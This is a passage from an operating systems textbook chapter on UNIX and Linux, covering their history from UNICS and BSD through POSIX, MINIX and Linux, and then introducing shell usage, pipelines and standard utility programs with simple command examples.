and data structures are similar, but there are some differences. To make the examples concrete, it is best to choose one of them and describe it consistently. Since most readers are more likely to have encountered Linux than any of the others, we will use it as our running example, but again be aware that except for the information on implementation, much of this chapter applies to all UNIX systems. A large number of books have been written on how to use UNIX, but there are also some about advanced features and system internals (Love, 2013; McKusick and Neville-Neil, 2004; Nemeth et al., 2013; Ostrowick, 2013; Sobell, 2014; Stevens and Rago, 2013; and Vahalia, 2007).

10.1 HISTORY OF UNIX AND LINUX

UNIX and Linux have a long and interesting history, so we will begin our study there. What started out as the pet project of one young researcher (Ken Thompson) has become a billion-dollar industry involving universities, multinational corporations, governments, and international standardization bodies. In the following pages we will tell how this story has unfolded.

10.1.1 UNICS

Way back in the 1940s and 1950s, all computers were personal computers in the sense that the then-normal way to use a computer was to sign up for an hour of time and take over the entire machine for that period. Of course, these machines were physically immense, but only one person (the programmer) could use them at any given time. When batch systems took over, in the 1960s, the programmer submitted a job on punched cards by bringing it to the machine room. When enough jobs had been assembled, the operator read them all in as a single batch. It usually took an hour or more after submitting a job until the output was returned. Under these circumstances, debugging was a time-consuming process, because a single misplaced comma might result in wasting several hours of the programmer's time.

To get around what everyone viewed as an unsatisfactory, unproductive, and frustrating arrangement, timesharing was invented at Dartmouth College and M.I.T. The Dartmouth system ran only BASIC and enjoyed a short-term commercial success before vanishing. The M.I.T. system, CTSS, was general purpose and was a big success in the scientific community. Within a short time, researchers at M.I.T. joined forces with Bell Labs and General Electric (then a computer vendor) and began designing a second-generation system, **MULTICS (MULTiplexed Information and Computing Service)**, as we discussed in Chap. 1.

Although Bell Labs was one of the founding partners in the MULTICS project, it later pulled out, which left one of the Bell Labs researchers, Ken Thompson, looking around for something interesting to do. He eventually decided to write a stripped-down MULTICS all by himself (in assembly language this time) on an old

discarded PDP-7 minicomputer. Despite the tiny size of the PDP-7, Thompson's system actually worked and could support Thompson's development effort. Consequently, one of the other researchers at Bell Labs, Brian Kernighan, somewhat jokingly called it **UNICS (UNiplexed Information and Computing Service)**. Despite puns about "EUNUCHS" being a castrated MULTICS, the name stuck, although the spelling was later changed to **UNIX**.

10.1.2 PDP-11 UNIX

Thompson's work so impressed his colleagues at Bell Labs that he was soon joined by Dennis Ritchie, and later by his entire department. Two major developments occurred around this time. First, UNIX was moved from the obsolete PDP-7 to the much more modern PDP-11/20 and then later to the PDP-11/45 and PDP-11/70. The latter two machines dominated the minicomputer world for much of the 1970s. The PDP-11/45 and PDP-11/70 were powerful machines with large physical memories for their era (256 KB and 2 MB, respectively). Also, they had memory-protection hardware, making it possible to support multiple users at the same time. However, they were both 16-bit machines that limited individual processes to 64 KB of instruction space and 64 KB of data space, even though the machine may have had far more physical memory.

The second development concerned the language in which UNIX was written. By now it was becoming painfully obvious that having to rewrite the entire system for each new machine was no fun at all, so Thompson decided to rewrite UNIX in a high-level language of his own design, called **B**. **B** was a simplified form of BCPL (which itself was a simplified form of CPL, which, like PL/I, never worked). Due to weaknesses in **B**, primarily lack of structures, this attempt was not successful. Ritchie then designed a successor to **B**, (naturally) called **C**, and wrote an excellent compiler for it. Working together, Thompson and Ritchie rewrote UNIX in **C**. **C** was the right language at the right time and has dominated system programming ever since.

In 1974, Ritchie and Thompson published a landmark paper about UNIX (Ritchie and Thompson, 1974). For the work described in this paper they were later given the prestigious ACM Turing Award (Ritchie, 1984; Thompson, 1984). The publication of this paper stimulated many universities to ask Bell Labs for a copy of UNIX. Since Bell Labs' parent company, AT&T, was a regulated monopoly at the time and was not permitted to be in the computer business, it had no objection to licensing UNIX to universities for a modest fee.

In one of those coincidences that often shape history, the PDP-11 was the computer of choice at nearly all university computer science departments, and the operating systems that came with the PDP-11 were widely regarded as dreadful by professors and students alike. UNIX quickly filled the void, not least because it was supplied with the complete source code, so that people could, and did, tinker with it endlessly. Scientific meetings were organized around UNIX, with distinguished

speakers getting up in front of the room to tell about some obscure kernel bug they had found and fixed. An Australian professor, John Lions, wrote a commentary on the UNIX source code of the type normally reserved for the works of Chaucer or Shakespeare (reprinted as Lions, 1996). The book described Version 6, so named because it was described in the sixth edition of the UNIX Programmer's Manual. The source code was 8200 lines of C and 900 lines of assembly code. As a result of all this activity, new ideas and improvements to the system spread rapidly.

Within a few years, Version 6 was replaced by Version 7, the first portable version of UNIX (it ran on the PDP-11 and the Interdata 8/32), by now 18,800 lines of C and 2100 lines of assembler. A whole generation of students was brought up on Version 7, which contributed to its spread after they graduated and went to work in industry. By the mid-1980s, UNIX was in widespread use on minicomputers and engineering workstations from a variety of vendors. A number of companies even licensed the source code to make their own version of UNIX. One of these was a small startup called Microsoft, which sold Version 7 under the name XENIX for a number of years until its interest turned elsewhere.

10.1.3 Portable UNIX

Now that UNIX was in C, moving it to a new machine, known as porting it, was much easier than in the early days when it was written in assembly language. A port requires first writing a C compiler for the new machine. Then it requires writing device drivers for the new machine's I/O devices, such as monitors, printers, and disks. Although the driver code is in C, it cannot be moved to another machine, compiled, and run there because no two disks work the same way. Finally, a small amount of machine-dependent code, such as the interrupt handlers and memory-management routines, must be rewritten, usually in assembly language.

The first port beyond the PDP-11 was to the Interdata 8/32 minicomputer. This exercise revealed a large number of assumptions that UNIX implicitly made about the machine it was running on, such as the unspoken supposition that integers held 16 bits, pointers also held 16 bits (implying a maximum program size of 64 KB), and that the machine had exactly three registers available for holding important variables. None of these were true on the Interdata, so considerable work was needed to clean UNIX up.

Another problem was that although Ritchie's compiler was fast and produced good object code, it produced only PDP-11 object code. Rather than write a new compiler specifically for the Interdata, Steve Johnson of Bell Labs designed and implemented the **portable C compiler**, which could be retargeted to produce code for any reasonable machine with only a moderate amount of effort. For years, nearly all C compilers for machines other than the PDP-11 were based on Johnson's compiler, which greatly aided the spread of UNIX to new computers.

The port to the Interdata initially went slowly at first because the development work had to be done on the only working UNIX machine, a PDP-11, which was

located on the fifth floor at Bell Labs. The Interdata was on the first floor. Generating a new version meant compiling it on the fifth floor and then physically carrying a magnetic tape down to the first floor to see if it worked. After several months of tape carrying, an unknown person said: “You know, we’re the phone company. Can’t we run a wire between these two machines?” Thus, was UNIX networking born. After the Interdata port, UNIX was ported to the VAX and later to other computers.

After AT&T was broken up in 1984 by the U.S. government, the company was legally free to set up a computer subsidiary, and did so. Shortly thereafter, AT&T released its first commercial UNIX product, System III. It was not well received, so it was replaced by an improved version, System V, a year later. Whatever happened to System IV is one of the great unsolved mysteries of computer science. The original System V has since been replaced by System V, releases 2, 3, and 4, each one bigger and more complicated than its predecessor. In the process, the original idea behind UNIX, of having a simple, elegant system, has gradually diminished. Although Ritchie and Thompson’s group later produced an 8th, 9th, and 10th edition of UNIX, these were never widely circulated, as AT&T put all its marketing muscle behind System V. However, some of the ideas from the 8th, 9th, and 10th editions were eventually incorporated into System V. AT&T eventually decided that it wanted to be a telephone company after all, not a computer company, and sold its UNIX business to Novell in 1993. Novell subsequently sold it to the Santa Cruz Operation in 1995. By then it was almost irrelevant who owned it, since all the major computer companies already had licenses.

10.1.4 Berkeley UNIX

One of the many universities that acquired UNIX Version 6 early on was the University of California at Berkeley. Because the full source code was available, Berkeley was able to modify the system substantially. Aided by grants from ARPA, the U.S. Dept. of Defense’s Advanced Research Projects Agency, Berkeley produced and released an improved version for the PDP-11 called **1BSD (First Berkeley Software Distribution)**. This tape was followed quickly by another, called **2BSD**, also for the PDP-11.

More important were **3BSD** and especially its successor, **4BSD** for the VAX. Although AT&T had a VAX version of UNIX, called **32V**, it was essentially Version 7. In contrast, 4BSD contained a large number of improvements. Foremost among these was the use of virtual memory and paging, allowing programs to be larger than physical memory by paging parts of them in and out as needed. Another change allowed file names to be longer than 14 characters. The implementation of the file system was also changed, making it considerably faster. Signal handling was made more reliable. Networking was introduced, causing the network protocol that was used, **TCP/IP**, to become a de facto standard in the UNIX world, and later in the Internet, which is dominated by UNIX-based servers.

Berkeley also added a substantial number of utility programs to UNIX, including a new editor (*vi*), a new shell (*csh*), Pascal and Lisp compilers, and many more. All these improvements caused Sun Microsystems, DEC, and other computer vendors to base their versions of UNIX on Berkeley UNIX, rather than on AT&T's "official" version, System V. As a consequence, Berkeley UNIX became well established in the academic, research, and defense worlds. For more information about Berkeley UNIX, see McKusick et al. (1996).

10.1.5 Standard UNIX

By the end of the 1980s, two different, and somewhat incompatible, versions of UNIX were in widespread use: 4.3BSD and System V Release 3. In addition, virtually every vendor added its own nonstandard enhancements. This split in the UNIX world, together with the fact that there were no standards for binary program formats, greatly inhibited the commercial success of UNIX because it was impossible for software vendors to write and package UNIX programs with the expectation that they would run on any UNIX system (as was routinely done with MS-DOS). Various attempts at standardizing UNIX initially failed. AT&T, for example, issued the **SVID (System V Interface Definition)**, which defined all the system calls, file formats, and so on. This document was an attempt to keep all the System V vendors in line, but it had no effect on the enemy (BSD) camp, which just ignored it.

The first serious attempt to reconcile the two flavors of UNIX was initiated under the auspices of the IEEE Standards Board, a highly respected and, most importantly, neutral body. Hundreds of people from industry, academia, and government took part in this work. The collective name for this project was **POSIX**. The first three letters refer to Portable Operating System. The *IX* was added to make the name UNIXish.

After a great deal of argument and counterargument, rebuttal and counterrebuttal, the POSIX committee produced a standard known as **1003.1**. It defines a set of library procedures that every conformant UNIX system must supply. Most of these procedures invoke a system call, but a few can be implemented outside the kernel. Typical procedures are *open*, *read*, and *fork*. The idea of POSIX is that a software vendor who writes a program that uses only the procedures defined by 1003.1 knows that this program will run on every conformant UNIX system.

While it is true that most standards bodies tend to produce a horrible compromise with a few of everyone's pet features in it, 1003.1 is remarkably good considering the large number of parties involved and their respective vested interests. Rather than take the *union* of all features in System V and BSD as the starting point (the norm for most standards bodies), the IEEE committee took the *intersection*. Very roughly, if a feature was present in both System V and BSD, it was included in the standard; otherwise it was not. As a consequence of this algorithm, 1003.1 bears a strong resemblance to the common ancestor of both System V and

BSD, namely Version 7. The 1003.1 document is written in such a way that both operating system implementers and software writers can understand it, another novelty in the standards world, although work is already underway to remedy this.

Although the 1003.1 standard addresses only the system calls, related documents standardize threads, the utility programs, networking, and many other features of UNIX. In addition, the C language has also been standardized by ANSI and ISO.

10.1.6 MINIX

One property that all modern UNIX systems have is that they are large and complicated, in a sense the antithesis of the original idea behind UNIX. Even if the source code were freely available, which it is not in most cases, it is out of the question that a single person could understand it all any more. This situation led one of the authors of this book (AST) to write a new UNIX-like system that was small enough to understand, was available with all the source code, and could be used for educational purposes. That system consisted of 11,800 lines of C and 800 lines of assembly code. Released in 1987, it was functionally almost equivalent to Version 7 UNIX, the mainstay of most computer science departments during the PDP-11 era.

MINIX was one of the first UNIX-like systems based on a microkernel design. The idea behind a microkernel is to provide minimal functionality in the kernel to make it reliable and efficient. Consequently, memory management and the file system were pushed out into user processes. The kernel handled message passing between the processes and little else. The kernel was 1600 lines of C and 800 lines of assembler. For technical reasons relating to the 8088 architecture, the I/O device drivers (2900 additional lines of C) were also in the kernel. The file system (5100 lines of C) and memory manager (2200 lines of C) ran as two separate user processes.

Microkernels have the advantage over monolithic systems that they are easy to understand and maintain due to their highly modular structure. Also, moving code from the kernel to user mode makes them highly reliable because the crash of a user-mode process does less damage than the crash of a kernel-mode component. Their main disadvantage is a slightly lower performance due to the extra switches between user mode and kernel mode. However, performance is not everything: all modern UNIX systems run X Windows in user mode and simply accept the performance hit to get the greater modularity (in contrast to Windows, where even the **GUI (Graphical User Interface)** is in the kernel). Other well-known microkernel designs of this era were Mach (Accetta et al., 1986) and Chorus (Rozier et al., 1988).

Within a few months of its appearance, MINIX became a bit of a cult item, with its own USENET (now Google) newsgroup, *comp.os.minix*, and over 40,000 users. Numerous users contributed commands and other user programs, so MINIX

quickly became a collective undertaking by large numbers of users over the Internet. It was a prototype of other collaborative efforts that came later. In 1997, Version 2.0 of MINIX, was released and the base system, now including networking, had grown to 62,200 lines of code.

Around 2004, the direction of MINIX development changed aharply. The focus shifted to building an extremely reliable and dependable system that could automatically repair its own faults and become self healing, continuing to function correctly even in the face of repeated software bugs being triggered. As a consequence, the modularization idea present in Version 1 was greatly expanded in MINIX 3.0. Nearly all the device drivers were moved to user space, with each driver running as a separate process. The size of the entire kernel abruptly dropped to under 4000 lines of code, something a single programmer could easily understand. Internal mechanisms were changed to enhance fault tolerance in numerous ways.

In addition, over 650 popular UNIX programs were ported to MINIX 3.0, including the **X Window System** (sometimes just called **X**), various compilers (including *gcc*), text-processing software, networking software, Web browsers, and much more. Unlike previous versions, which were primarily educational in nature, starting with MINIX 3.0, the system was quite usable, with the focus moving toward high dependability. The ultimate goal is: No more reset buttons.

A third edition of the book *Operating Systems: Design and Implementation* appeared, describing the new system, giving its source code in an appendix, and describing it in detail (Tanenbaum and Woodhull, 2006). The system continues to evolve and has an active user community. It has since been ported to the ARM processor, making it available for embedded systems. For more details and to get the current version for free, you can visit www.minix3.org.

10.1.7 Linux

During the early years of MINIX development and discussion on the Internet, many people requested (or in many cases, demanded) more and better features, to which the author often said “No” (to keep the system small enough for students to understand completely in a one-semester university course). This continuous “No” irked many users. At this time, FreeBSD was not available, so that was not an option. After a number of years went by like this, a Finnish student, Linus Torvalds, decided to write another UNIX clone, named **Linux**, which would be a full-blown production system with many features MINIX was initially lacking. The first version of Linux, 0.01, was released in 1991. It was cross-developed on a MINIX machine and borrowed numerous ideas from MINIX, ranging from the structure of the source tree to the layout of the file system. However, it was a monolithic rather than a microkernel design, with the entire operating system in the kernel. The code totaled 9300 lines of C and 950 lines of assembler, roughly similar to MINIX version in size and also comparable in functionality. De facto, it was a rewrite of MINIX, the only system Torvalds had source code for.

Linux rapidly grew in size and evolved into a full, production UNIX clone, as virtual memory, a more sophisticated file system, and many other features were added. Although it originally ran only on the 386 (and even had embedded 386 assembly code in the middle of C procedures), it was quickly ported to other platforms and now runs on a wide variety of machines, just as UNIX does. One difference with UNIX does stand out, however: Linux makes use of so many special features of the *gcc* compiler and would need a lot of work before it would compile with an ANSI standard C compiler. The shortsighted idea that *gcc* is the only compiler the world will ever see is already becoming a problem because the open-source LLVM compiler from the University of Illinois is rapidly gaining many adherents due to its flexibility and code quality. Since LLVM does not support all the nonstandard *gcc* extensions to C, it cannot compile the Linux kernel without a lot of patches to the kernel to replace non-ANSI code.

The next major release of Linux was version 1.0, issued in 1994. It was about 165,000 lines of code and included a new file system, memory-mapped files, and BSD-compatible networking with sockets and TCP/IP. It also included many new device drivers. Several minor revisions followed in the next two years.

By this time, Linux was sufficiently compatible with UNIX that a vast amount of UNIX software was ported to Linux, making it far more useful than it would have otherwise been. In addition, a large number of people were attracted to Linux and began working on the code and extending it in many ways under Torvalds' general supervision.

The next major release, 2.0, was made in 1996. It consisted of about 470,000 lines of C and 8000 lines of assembly code. It included support for 64-bit architectures, symmetric multiprocessing, new networking protocols, and numerous other features. A large fraction of the total code mass was taken up by an extensive collection of device drivers for an ever-growing set of supported peripherals. Additional releases followed frequently.

The version numbers of the Linux kernel consist of four numbers, *A.B.C.D*, such as 2.6.9.11. The first number denotes the kernel version. The second number denotes the major revision. Prior to the 2.6 kernel, even revision numbers corresponded to stable kernel releases, whereas odd ones corresponded to unstable revisions, under development. With the 2.6 kernel that is no longer the case. The third number corresponds to minor revisions, such as support for new drivers. The fourth number corresponds to minor bug fixes or security patches. In July 2011 Linus Torvalds announced the release of Linux 3.0, not in response to major technical advances, but rather in honor of the 20th anniversary of the kernel. As of 2013, the Linux kernel consists of close to 16 million lines of code.

A large array of standard UNIX software has been ported to Linux, including the popular X Window System and a great deal of networking software. Two different GUIs (GNOME and KDE), which compete with each other, have also been written for Linux. In short, it has grown to a full-blown UNIX clone with all the bells and whistles a UNIX lover might conceivably want.

One unusual feature of Linux is its business model: it is free software. It can be downloaded from various sites on the Internet, for example: www.kernel.org. Linux comes with a license devised by Richard Stallman, founder of the Free Software Foundation. Despite the fact that Linux is free, this license, the **GPL (GNU Public License)**, is longer than Microsoft's Windows license and specifies what you can and cannot do with the code. Users may use, copy, modify, and redistribute the source and binary code freely. The main restriction is that all works derived from the Linux kernel may not be sold or redistributed in binary form only; the source code must either be shipped with the product or be made available on request.

Although Torvalds still rides herd on the kernel fairly closely, a large amount of user-level software has been written by numerous other programmers, many of them having migrated over from the MINIX, BSD, and GNU online communities. However, as Linux evolves, an increasingly smaller fraction of the Linux community wants to hack source code (witness the hundreds of books telling how to install and use Linux and only a handful discussing the code or how it works). Also, many Linux users now forgo the free distribution on the Internet to buy one of the many CD-ROM distributions available from numerous competing commercial companies. A popular Website listing the current top-100 Linux distributions is at www.distrowatch.org. As more and more software companies start selling their own versions of Linux and more and more hardware companies offer to preinstall it on the computers they ship, the line between commercial software and free software is beginning to blur substantially.

As a footnote to the Linux story, it is interesting to note that just as the Linux bandwagon was gaining steam, it got a big boost from a very unexpected source—AT&T. In 1992, Berkeley, by now running out of funding, decided to terminate BSD development with one final release, 4.4BSD (which later formed the basis of FreeBSD). Since this version contained essentially no AT&T code, Berkeley issued the software under an open source license (not GPL) that let everybody do whatever they wanted with it except one thing—sue the University of California. The AT&T subsidiary controlling UNIX promptly reacted by—you guessed it—suing the University of California. It also sued a company, BSDI, set up by the BSD developers to package the system and sell support, much as Red Hat and other companies now do for Linux. Since virtually no AT&T code was involved, the lawsuit was based on copyright and trademark infringement, including items such as BSDI's 1-800-ITS-UNIX telephone number. Although the case was eventually settled out of court, it kept FreeBSD off the market long enough for Linux to get well established. Had the lawsuit not happened, starting around 1993 there would have been serious competition between two free, open source UNIX systems: the reigning champion, BSD, a mature and stable system with a large academic following dating back to 1977, versus the vigorous young challenger, Linux, just two years old but with a growing following among individual users. Who knows how this battle of the free UNICES would have turned out?

10.2 OVERVIEW OF LINUX

In this section we will provide a general introduction to Linux and how it is used, for the benefit of readers not already familiar with it. Nearly all of this material applies to just about all UNIX variants with only small deviations. Although Linux has several graphical interfaces, the focus here is on how Linux appears to a programmer working in a shell window on X. Subsequent sections will focus on system calls and how it works inside.

10.2.1 Linux Goals

UNIX was always an interactive system designed to handle multiple processes and multiple users at the same time. It was designed by programmers, for programmers, to use in an environment in which the majority of the users are relatively sophisticated and are engaged in (often quite complex) software development projects. In many cases, a large number of programmers are actively cooperating to produce a single system, so UNIX has extensive facilities to allow people to work together and share information in controlled ways. The model of a group of experienced programmers working together closely to produce advanced software is obviously very different from the personal-computer model of a single beginner working alone with a word processor, and this difference is reflected throughout UNIX from start to finish. It is only natural that Linux inherited many of these goals, even though the first version was for a personal computer.

What is it that good programmers really want in a system? To start with, most like their systems to be simple, elegant, and consistent. For example, at the lowest level, a file should just be a collection of bytes. Having different classes of files for sequential access, random access, keyed access, remote access, and so on (as mainframes do) just gets in the way. Similarly, if the command

```
ls A*
```

means list all the files beginning with “A”, then the command

```
rm A*
```

should mean remove all the files beginning with “A” and not remove the one file whose name consists of an “A” and an asterisk. This characteristic is sometimes called the *principle of least surprise*.

Another thing that experienced programmers generally want is power and flexibility. This means that a system should have a small number of basic elements that can be combined in an infinite variety of ways to suit the application. One of the basic guidelines behind Linux is that every program should do just one thing and do it well. Thus compilers do not produce listings, because other programs can do that better.

Finally, most programmers have a strong dislike for useless redundancy. Why type *copy* when *cp* is clearly enough to make it abundantly clear what you want? It

is a complete waste of valuable hacking time. To extract all the lines containing the string “ard” from the file *f*, the Linux programmer merely types

```
grep ard f
```

The opposite approach is to have the programmer first select the *grep* program (with no arguments), and then have *grep* announce itself by saying: “Hi, I’m *grep*, I look for patterns in files. Please enter your pattern.” After getting the pattern, *grep* prompts for a file name. Then it asks if there are any more file names. Finally, it summarizes what it is going to do and asks if that is correct. While this kind of user interface may be suitable for rank novices, it drives skilled programmers up the wall. What they want is a servant, not a nanny.

10.2.2 Interfaces to Linux

A Linux system can be regarded as a kind of pyramid, as illustrated in Fig. 10-1. At the bottom is the hardware, consisting of the CPU, memory, disks, a monitor and keyboard, and other devices. Running on the bare hardware is the operating system. Its function is to control the hardware and provide a system call interface to all the programs. These system calls allow user programs to create and manage processes, files, and other resources.




Figure 10-1. The layers in a Linux system.

Programs make system calls by putting the arguments in registers (or sometimes, on the stack), and issuing trap instructions to switch from user mode to kernel mode. Since there is no way to write a trap instruction in C, a library is provided, with one procedure per system call. These procedures are written in assembly language but can be called from C. Each one first puts its arguments in the

proper place, then executes the trap instruction. Thus to execute the read system call, a C program can call the `read` library procedure. As an aside, it is the library interface, and not the system call interface, that is specified by POSIX. In other words, POSIX tells which library procedures a conformant system must supply, what their parameters are, what they must do, and what results they must return. It does not even mention the actual system calls.

In addition to the operating system and system call library, all versions of Linux supply a large number of standard programs, some of which are specified by the POSIX 1003.2 standard, and some of which differ between Linux versions. These include the command processor (shell), compilers, editors, text-processing programs, and file-manipulation utilities. It is these programs that a user at the keyboard invokes. Thus, we can speak of three different interfaces to Linux: the true system call interface, the library interface, and the interface formed by the set of standard utility programs.

Most of the common personal computer distributions of Linux have replaced this keyboard-oriented user interface with a mouse-oriented graphical user interface, without changing the operating system itself at all. It is precisely this flexibility that makes Linux so popular and has allowed it to survive numerous changes in the underlying technology so well.

The GUI for Linux is similar to the first GUIs developed for UNIX systems in the 1970s, and popularized by Macintosh and later Windows for PC platforms. The GUI creates a desktop environment, a familiar metaphor with windows, icons, folders, toolbars, and drag-and-drop capabilities. A full desktop environment contains a window manager, which controls the placement and appearance of windows, as well as various applications, and provides a consistent graphical interface. Popular desktop environments for Linux include GNOME (GNU Network Object Model Environment) and KDE (K Desktop Environment).

GUIs on Linux are supported by the X Windowing System, or commonly X11 or just X, which defines communication and display protocols for manipulating windows on bitmap displays for UNIX and UNIX-like systems. The X server is the main component which controls devices such as the keyboard, mouse, and screen and is responsible for redirecting input to or accepting output from client programs. The actual GUI environment is typically built on top of a low-level library, *xlib*, which contains the functionality to interact with the X server. The graphical interface extends the basic functionality of X11 by enriching the window view, providing buttons, menus, icons, and other options. The X server can be started manually, from a command line, but is typically started during the boot process by a display manager, which displays the graphical login screen for the user.

When working on Linux systems through a graphical interface, users may use mouse clicks to run applications or open files, drag and drop to copy files from one location to another, and so on. In addition, users may invoke a terminal emulator program, or *xterm*, which provides them with the basic command-line interface to the operating system. Its description is given in the following section.

10.2.3 The Shell

Although Linux systems have a graphical user interface, most programmers and sophisticated users still prefer a command-line interface, called the **shell**. Often they start one or more shell windows from the graphical user interface and just work in them. The shell command-line interface is much faster to use, more powerful, easily extensible, and does not give the user RSI from having to use a mouse all the time. Below we will briefly describe the bash shell (*bash*). It is heavily based on the original UNIX shell, *Bourne shell* (written by Steve Bourne, then at Bell Labs). Its name is an acronym for *Bourne Again SHell*. Many other shells are also in use (*ksh*, *csh*, etc.), but *bash* is the default shell in most Linux systems.

When the shell starts up, it initializes itself, then types a **prompt** character, often a percent or dollar sign, on the screen and waits for the user to type a command line.

When the user types a command line, the shell extracts the first word from it, where word here means a run of characters delimited by a space or tab. It then assumes this word is the name of a program to be run, searches for this program, and if it finds it, runs the program. The shell then suspends itself until the program terminates, at which time it tries to read the next command. What is important here is simply the observation that the shell is an ordinary user program. All it needs is the ability to read from the keyboard and write to the monitor and the power to execute other programs.

Commands may take arguments, which are passed to the called program as character strings. For example, the command line

```
cp src dest
```

invokes the *cp* program with two arguments, *src* and *dest*. This program interprets the first one to be the name of an existing file. It makes a copy of this file and calls the copy *dest*.

Not all arguments are file names. In

```
head -20 file
```

the first argument, *-20*, tells *head* to print the first 20 lines of *file*, instead of the default number of lines, 10. Arguments that control the operation of a command or specify an optional value are called **flags**, and by convention are indicated with a dash. The dash is required to avoid ambiguity, because the command

```
head 20 file
```

is perfectly legal, and tells *head* to first print the initial 10 lines of a file called *20*, and then print the initial 10 lines of a second file called *file*. Most Linux commands accept multiple flags and arguments.

To make it easy to specify multiple file names, the shell accepts **magic characters**, sometimes called **wild cards**. An asterisk, for example, matches all possible strings, so

```
ls *.c
```

tells *ls* to list all the files whose name ends in *.c*. If files named *x.c*, *y.c*, and *z.c* all exist, the above command is equivalent to typing

```
ls x.c y.c z.c
```

Another wild card is the question mark, which matches any one character. A list of characters inside square brackets selects any of them, so

```
ls [ape]*
```

lists all files beginning with “a”, “p”, or “e”.

A program like the shell does not have to open the terminal (keyboard and monitor) in order to read from it or write to it. Instead, when it (or any other program) starts up, it automatically has access to a file called **standard input** (for reading), a file called **standard output** (for writing normal output), and a file called **standard error** (for writing error messages). Normally, all three default to the terminal, so that reads from standard input come from the keyboard and writes to standard output or standard error go to the screen. Many Linux programs read from standard input and write to standard output as the default. For example,

```
sort
```

invokes the *sort* program, which reads lines from the terminal (until the user types a CTRL-D, to indicate end of file), sorts them alphabetically, and writes the result to the screen.

It is also possible to redirect standard input and standard output, as that is often useful. The syntax for redirecting standard input uses a less-than symbol (<) followed by the input file name. Similarly, standard output is redirected using a greater-than symbol (>). It is permitted to redirect both in the same command. For example, the command

```
sort <in >out
```

causes *sort* to take its input from the file *in* and write its output to the file *out*. Since standard error has not been redirected, any error messages go to the screen. A program that reads its input from standard input, does some processing on it, and writes its output to standard output is called a **filter**.

Consider the following command line consisting of three separate commands:

```
sort <in >temp; head -30 <temp; rm temp
```

It first runs *sort*, taking the input from *in* and writing the output to *temp*. When that has been completed, the shell runs *head*, telling it to print the first 30 lines of

temp and print them on standard output, which defaults to the terminal. Finally, the temporary file is removed. It is not recycled. It is gone with the wind, forever.

It frequently occurs that the first program in a command line produces output that is used as input to the next program. In the above example, we used the file *temp* to hold this output. However, Linux provides a simpler construction to do the same thing. In

```
sort <in | head -30
```

the vertical bar, called the **pipe symbol**, says to take the output from *sort* and use it as the input to *head*, eliminating the need for creating, using, and removing the temporary file. A collection of commands connected by pipe symbols, called a **pipeline**, may contain arbitrarily many commands. A four-component pipeline is shown by the following example:

```
grep ter *.t | sort | head -20 | tail -5 >foo
```

Here all the lines containing the string “ter” in all the files ending in *.t* are written to standard output, where they are sorted. The first 20 of these are selected out by *head*, which passes them to *tail*, which writes the last five (i.e., lines 16 to 20 in the sorted list) to *foo*. This is an example of how Linux provides basic building blocks (numerous filters), each of which does one job, along with a mechanism for them to be put together in almost limitless ways.

Linux is a general-purpose multiprogramming system. A single user can run several programs at once, each as a separate process. The shell syntax for running a process in the background is to follow its command with an ampersand. Thus

```
wc -l <a >b &
```

runs the word-count program, *wc*, to count the number of lines (*-l* flag) in its input, *a*, writing the result to *b*, but does it in the background. As soon as the command has been typed, the shell types the prompt and is ready to accept and handle the next command. Pipelines can also be put in the background, for example, by

```
sort <x | head &
```

Multiple pipelines can run in the background simultaneously.

It is possible to put a list of shell commands in a file and then start a shell with this file as standard input. The (second) shell just processes them in order, the same as it would with commands typed on the keyboard. Files containing shell commands are called **shell scripts**. Shell scripts may assign values to shell variables and then read them later. They may also have parameters, and use *if*, *for*, *while*, and *case* constructs. Thus a shell script is really a program written in shell language. The Berkeley C shell is an alternative shell designed to make shell scripts (and the command language in general) look like C programs in many respects. Since the shell is just another user program, other people have written and distributed a variety of other shells. Users are free to choose whatever shells they like.

10.2.4 Linux Utility Programs

The command-line (shell) user interface to Linux consists of a large number of standard utility programs. Roughly speaking, these programs can be divided into six categories, as follows:

1. File and directory manipulation commands.
2. Filters.
3. Program development tools, such as editors and compilers.
4. Text processing.
5. System administration.
6. Miscellaneous.

The POSIX 1003.1-2008 standard specifies the syntax and semantics of about 150 of these, primarily in the first three categories. The idea of standardizing them is to make it possible for anyone to write shell scripts that use these programs and work on all Linux systems.

In addition to these standard utilities, there are many application programs as well, of course, such as Web browsers, media players, image viewers, office suites, games, and so on.

Let us consider some examples of these programs, starting with file and directory manipulation.

`cp a b`

copies file *a* to *b*, leaving the original file intact. In contrast,

`mv a b`

copies *a* to *b* but removes the original. In effect, it moves the file rather than really making a copy in the usual sense. Several files can be concatenated using *cat*, which reads each of its input files and copies them all to standard output, one after another. Files can be removed by the *rm* command. The *chmod* command allows the owner to change the rights bits to modify access permissions. Directories can be created with *mkdir* and removed with *rmdir*. To see a list of the files in a directory, *ls* can be used. It has a vast number of flags to control how much detail about each file is shown (e.g., size, owner, group, creation date), to determine the sort order (e.g., alphabetical, by time of last modification, reversed), to specify the layout on the screen, and much more.

We have already seen several filters: *grep* extracts lines containing a given pattern from standard input or one or more input files; *sort* sorts its input and writes it on standard output; *head* extracts the initial lines of its input; *tail* extracts the final lines of its input. Other filters defined by 1003.2 are *cut* and *paste*, which allow

columns of text to be cut and pasted into files; *od*, which converts its (usually binary) input to ASCII text, in octal, decimal, or hexadecimal; *tr*, which does character translation (e.g., lowercase to uppercase), and *pr*, which formats output for the printer, including options to include running heads, page numbers, and so on.

Compilers and programming tools include *gcc*, which calls the C compiler, and *ar*, which collects library procedures into archive files.

